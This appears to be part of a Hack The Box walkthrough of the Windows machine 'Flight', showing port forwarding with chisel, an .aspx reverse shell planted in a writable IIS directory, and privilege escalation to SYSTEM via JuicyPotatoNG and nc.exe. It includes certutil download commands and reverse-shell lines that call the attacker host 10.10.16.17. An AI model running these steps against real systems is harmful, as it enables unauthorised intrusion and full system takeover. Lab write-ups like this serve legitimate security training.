09/22/2022  01:16 PM    <DIR>          xampp
               0 File(s)              0 bytes
               9 Dir(s)   5,058,510,848 bytes free
```

We found two interesting folders in `C:\` partition, `inetpub` and `StorageReports`. There's nothing really interesting inside `StorageReports` except another empty folder but `inetpub` is

an interesting one here.

`inetpub` is default folder name for **Microsoft Internet Information Services (IIS)**. It contains web application contents and its source codes. It looks like there might be some web application running in the system.

```
C:\inetpub>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1DF4-493D

 Directory of C:\inetpub

05/09/2023  02:52 PM    <DIR>          .
05/09/2023  02:52 PM    <DIR>          ..
09/22/2022  12:24 PM    <DIR>          custerr
05/09/2023  02:52 PM    <DIR>          development
09/22/2022  01:08 PM    <DIR>          history
09/22/2022  12:32 PM    <DIR>          logs
09/22/2022  12:24 PM    <DIR>          temp
09/22/2022  12:28 PM    <DIR>          wwwroot
               0 File(s)              0 bytes
               8 Dir(s)   5,053,202,432 bytes free

C:\inetpub>dir development\
dir development\
 Volume in drive C has no label.
 Volume Serial Number is 1DF4-493D

 Directory of C:\inetpub\development

05/09/2023  02:57 PM    <DIR>          .
05/09/2023  02:57 PM    <DIR>          ..
04/16/2018  02:23 PM             9,371 contact.html
05/09/2023  02:57 PM    <DIR>          css
05/09/2023  02:57 PM    <DIR>          fonts
05/09/2023  02:57 PM    <DIR>          img
04/16/2018  02:23 PM            45,949 index.html
05/09/2023  02:57 PM    <DIR>          js
               2 File(s)         55,320 bytes
               6 Dir(s)   5,053,136,896 bytes free
```

After checking `development` directory inside `inetpub`, it's certain that this is a web application. So, let check if there're services listening on localhost (127.0.0.1) -

```
netstat -ano
```

We'll be greeted with a wall of text with hundreds of UDP ports listening. This is probably happening because the system is the domain controller of the AD services. We can use `-p` flag to choose only a specified type of protocol to display -

```
netstat -ano -p TCP
```

```
Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4656
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       916
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       4656
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       916
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2792
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       504
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1140
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1588
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:49673          0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:49674          0.0.0.0:0              LISTENING       656
  TCP    0.0.0.0:49682          0.0.0.0:0              LISTENING       636
  TCP    0.0.0.0:49694          0.0.0.0:0              LISTENING       2928
  TCP    0.0.0.0:49723          0.0.0.0:0              LISTENING       2896
```

If you remember our `nmap` scan output roughly, you'll notice that we didn't see port 8000 listening on IP Address 10.10.11.187 . When we try scanning again only for port 8000, you'll see that it's considered as **filtered** and that's the reason why we didn't see it in our Initial Scan

```
┌──(kali㉿kali)-[/HTB/flight/bins]
└─$ nmap -p 8000 10.10.11.187 -Pn
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-09 21:55 +0630
Nmap scan report for flight.htb (10.10.11.187)
Host is up.

PORT     STATE    SERVICE
8000/tcp filtered http-alt

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
```

We can check nmap documentations to see why a port is considered **filtered** in a scan. It doesn't work when we `curl` it from our machine -

```
┌──(kali㉿kali)-[/HTB/flight/bins]
└─$ curl -i -k http://flight.htb:8000/
curl: (28) Failed to connect to flight.htb port 8000 after 129949 ms: Couldn't connect to server
```

and when we `curl` it in the victim machine itself -

```
C:\inetpub>curl http://10.10.11.187:8000
curl http://10.10.11.187:8000
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   334  100   334    0     0   191k      0 --:--:-- --:--:-- --:--:--  326k
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Bad Request</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Bad Request - Invalid Hostname</h2>
<hr><p>HTTP Error 400. The request hostname is invalid.</p>
</BODY></HTML>
```

we get a HTTP error back which means this port really is running a HTTP service.

Port Forwarding

We can't access the web server directly from our machine or on the victim machine itself, we need to do some port forwarding. I like to use chisel whenever `SSH` port forwarding is not an option. In this case, we'll need another shell as *C.Bum* since we'll be using one of them for running `chisel`.

```
chisel server --reverse --port 11111   # On Attacker machine
```

```
chisel.exe cilent 10.10.16.17:11111 R:8000:0.0.0.0:8000
```

```
C:\Users\C.Bum\Downloads>certutil.exe -urlcache -f http://10.10.16.17/chisel.exe chisel.exe
certutil.exe -urlcache -f http://10.10.16.17/chisel.exe chisel.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Users\C.Bum\Downloads>chisel.exe client 10.10.16.17:11111 R:8000:0.0.0.0:8000
chisel.exe client 10.10.16.17:11111 R:8000:0.0.0.0:8000
2023/05/09 16:36:37 client: Connecting to ws://10.10.16.17:11111
2023/05/09 16:36:38 client: Connected (Latency 47.9852ms)
```

This will connect the `chisel` server on our `Kali` machine and it'll allow us to browse port 8000 on our localhost. Now, any traffic we send to localhost:8000 will be redirected towards port 8000 on the victim machine.

Getting Shell as *defaultapppool*

When we browse `http://127.0.0.1:8000` on our browser, we see another flight ticket service with no functions again. There's `contact.html` but it also doesn't work. But since we already knew the directory (`C:\inetpub\development`), we could write a reverse shell inside that directory and access it via our browser.

```
C:\Windows\system32>cd C:\inetpub\development
cd C:\inetpub\development

C:\inetpub\development>echo test > test
echo test > test

C:\inetpub\development>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1DF4-493D

 Directory of C:\inetpub\development

05/09/2023  05:36 PM    <DIR>          .
05/09/2023  05:36 PM    <DIR>          ..
04/16/2018  02:23 PM             9,371 contact.html
05/09/2023  05:32 PM    <DIR>          css
05/09/2023  05:32 PM    <DIR>          fonts
05/09/2023  05:32 PM    <DIR>          img
04/16/2018  02:23 PM            45,949 index.html
05/09/2023  05:32 PM    <DIR>          js
05/09/2023  05:36 PM                 7 test
               3 File(s)         55,327 bytes
               6 Dir(s)   5,018,550,272 bytes free

C:\inetpub\development>more test
more test
test

C:\inetpub\development>whoami
whoami
flight\c.bum
```

It looks like we have writable for the `development` directory as *C.Bum*. We can also check the permissions using `icacls` or `accesschk.exe`.

```
icacls C:\inetpub\development
```

```
C:\inetpub\development>icacls C:\inetpub\development
icacls C:\inetpub\development
C:\inetpub\development flight\C.Bum:(OI)(CI)(W)
                       NT SERVICE\TrustedInstaller:(I)(F)
                       NT SERVICE\TrustedInstaller:(I)(OI)(CI)(IO)(F)
                       NT AUTHORITY\SYSTEM:(I)(F)
                       NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                       BUILTIN\Administrators:(I)(F)
                       BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                       BUILTIN\Users:(I)(RX)
                       BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                       CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

`(W)` after `flight\C.Bum` means that we have writable access as *C.Bum* for this directory.

For `accesschk.exe`, we can download it from Sysinternals


```
accesschk.exe /accepteula -uvwqd C:\inetpub\development
```

```
C:\Users\C.Bum\Downloads>accesschk.exe /accepteula -uvwqd C:\inetpub\development
accesschk.exe /accepteula -uvwqd C:\inetpub\development

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\inetpub\development
  Medium Mandatory Level (Default) [No-Write-Up]
  RW flight\C.Bum
        FILE_ADD_FILE
        FILE_ADD_SUBDIRECTORY
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_EA
        FILE_TRAVERSE
        FILE_WRITE_ATTRIBUTES
        FILE_WRITE_EA
        SYNCHRONIZE
        READ_CONTROL
  RW NT SERVICE\TrustedInstaller
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
```

Now we know for sure that we have writeable access, we'll download a reverse shell from `Kali` machine to the windows. Since the web application is running **IIS**, we should use an `.aspx` file. We'll download one from here.


```
protected void Page_Load(object sender, EventArgs e)
{
    String host = "10.10.16.17"; //CHANGE THIS
        int port = 443; ////CHANGE THIS

    CallbackShell(host, port);
}
```

We'll edit our IP address and port number and download the file to the victim machine. When we try to browse `shell.aspx` through tunnelled web aplication, we'll get a reverse shell as *iis apppool\defaultapppool*




Shell as Administrator

iis apppool\defaultapppool is a Microsoft virtual account used for managing **IIS**. These accounts usually have `SeImpersonatePrivilege` as a default. We can check the privileges with `whoami /priv` -



If a user has `SeImpersonatePrivilege`, they act as a machine account when they authorize over a network. We can see it in action when we try to access our `responder` server as *defaultapppool* -



We can use RoguePotato to exploit this vulnerability. Here's a blog about other Potatoes if you're interested.

1. First, we'll download it to `Kali` -

```
wget
https://github.com/antonioCoco/JuicyPotatoNG/releases/download/v1.1/JuicyPot
atoNG.zip
```

2. Unzip the file and host it with `python` -


```
unzip JuicyPotatoNG.zip
python3 -m http.server 80
```

3. Download **both** `JuicyPotatoNG.exe` and `nc.exe` to Windows machine -

```
certutil.exe -urlcache -f http://10.10.16.17/JuicyPotatoNG.exe
JuicyPotatoNG.exe
certutil.exe -urlcache -f http://10.10.16.17/nc.exe nc.exe
```

4. Run `JuicyPotatoNG.exe` -

```
JuicyPotatoNG.exe -t * -p "C:\users\public\nc.exe" -a "10.10.16.17 53 -e
cmd"
```



We'll get a shell as *NT AUTHORITY\SYSTEM*. `root.txt` can be found in `C:\Users\Administrator\Desktop`
